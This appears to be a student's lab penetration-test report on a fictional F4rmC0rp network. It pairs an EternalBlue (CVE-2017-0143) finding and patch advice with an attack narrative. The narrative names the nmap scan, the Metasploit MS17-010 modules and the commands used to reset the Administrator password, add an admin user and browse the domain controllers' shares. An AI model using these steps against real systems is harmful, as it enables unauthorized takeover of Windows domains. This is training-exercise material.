# Ex150

# Joshua Main-Smith

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# Contents

chnical Report
Finding: CVE-2017-0143
Risk Assessment
Vulnerability Description
Mitigation or Resolution Strategy
tack Narrative
Discovering and Scanning BDC
BDC Has Fallen
PDC Has Fallen

## **Technical Report**

Finding: CVE-2017-0143

#### **Risk Assessment**

The BDC host is vulnerable to CVE-2017-0143 (Eternal Blue), allowing an attacker to perform remote code execution through the server message block. An attacker can perform actions as NT Authority system, such as creating users with administrator credentials, overriding passwords, viewing the file system, and anything else that's allowed by a user with administrative privileges.

#### **Vulnerability Description**

Eternal Blue takes advantage of a vulnerability in the Server Message Block 1.0 (SMBv1) from a mishandling of specially crafted packet requests issued by attackers (Source).

#### Mitigation or Resolution Strategy

Issue a patch to Windows Server 2008 on BDC to run the most updated version.

### **Attack Narrative**

### **Discovering and Scanning BDC**

We discovered a new host connected to the F4rmC0rp network on PfSense by looking under **Diagonsitcs** ->**ARP Table** with an internal IP of 10.30.0.89 (BDC).

ARP Table		
Interface	IP address	MAC address
LAN	10.30.0.89	00:50:56:87:98:9b
LAN	10.30.0.90	00:50:56:87:e5:b5
LAN	10.30.0.32	00:50:56:87:b3:9d
LAN	10.30.0.1	00:50:56:87:5d:22
WAN	172.30.0.3	00:50:56:87:07:de
WAN	172.30.0.128	00:50:56:87:a2:b0
WAN	172.30.0.1	00:50:56:87:09:6f

We set up an SSH port to Devbox and ran an Nmap scan for the new host, nmap -Pn -sV -sC 10.30.0.89 -script vuln. We discovered that the new host is vulnerable to CVE-2017-0143, colloquially Eternal Blue. The new machine was blocking ping probes, so it was necessary for us to use the -Pn flag to scan the services available.

```
m.mason@devbox:-$ nmap -Pn -sV -sC 10.30.0.89 -p139,445 --script vuln
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-04 15:07 EST
Nmap scan report for WIN-689703IN310.f4rmc0rp.com (10.30.0.89)
Host is up (0.000525 latency).

PORT STATE SERVICE VERSION
139/tcp open metrosoft-ds Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: F4RMC0RP)
Service Info: Host: WIN-689703IN3IO; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms10-061: N
```

We were able to further determine that 10.30.0.89 is vulnerable to the MS17-010 exploit with the Metasploit module **auxiliary/smb/smb\_ms17\_010**. We first set up a port forward to port 445 on PfSense from our attack box to BDC then run the module.

From this information, we decided to use one of the ms17-010 exploit modules offered by Metasploit.

#### **BDC Has Fallen**

A useful module we decided to use was auxiliary/admin/smb/ms17\_10\_command, which exploits an SMB vulnerability by overwitting the connection sessions information with an administrator session. We can specify CMD commands, such as creating a new user or overwiting the password of a current user or administrator (since we can execute commands as NT Authority).

To start, we were able to see what users are connected to BDC by **set command net user** in the Metasploit module. After running it, we saw several users connected to the domain controller. One of particular interest was the Administrator account. We can see which users have admin priveleges by using **set command net localgroup Administrators**. We found that the users with admin priveleges are **Administrator**, **Domain Admins**, **Enterprise Admins** and **F4rm Admin**.


The two we have control over are the **Administrator** and **F4rm Admin** accounts. We decided to change the password for the Administrator account with set command net user Administrator Password123.

The password for this was successfully changed, which we can confirm by using **smbclient** to view the network shares as Administrator. We ran **smbclient -L 172.30.0.3 -U Administrator%Password** to view the network shares, as can be seen below.

```
:~$ smbclient -L 172.30.0.3 -U Administrator%Password123
   Sharename
                    Type
                               Comment
   ADMIN$
                    Disk
                               Remote Admin
                    Disk
                              Default share
   IPC$
                               Remote IPC
   NETLOGON
                               Logon server share
   SYSV0L
                    Disk
                               Logon server share
disabled -- no workgroup available
```

We can log in as Administrator and freely traverse the file system for any of the file shares (such as SYSVOL) by using **smbclient** \\\\172.30.0.3\\SYSVOL-U **Administrator**%Password123.

We can likewise confirm we are able to traverse the file system with administrator privleges by changing the password of a user not listed in the administrator group, such as s.shephard. As can be seen below, we were able to traverse a directory with admin only permissions as an admin user (in this case, we created a John account with **set command net user John Password123 /ADD** that was added to the admin group with **set command net localgroup administrators John /ADD**) and were not able to traverse the same directory as a user not listed in the administrator group.



### **PDC Has Fallen**

Considering that the Administrator account is in the domain, we were able to likewise log into the DC account on PDC using the same credentials that we

had changed on BDC. In PfSense, we changed the port forward from 10.30.0.89 to 10.30.0.90 (PDC). We were then able to view the network shares with **smb-client -L 172.30.0.3 -U Administrator%Password** log into PDC's SYSVOL using **smbclient \\\\172.30.0.3\\SYSVOL -U Administrator%Password123**.

We found several files, one named **SacredText**. We could download this file using **get SacredText**. View the contents of this file on our Kali host revealed key023.

```
kali@kali:~$ cat SacredText
KEY023:ksT49gna2QvUrtVdFwCAag=
kali@kali:~$
```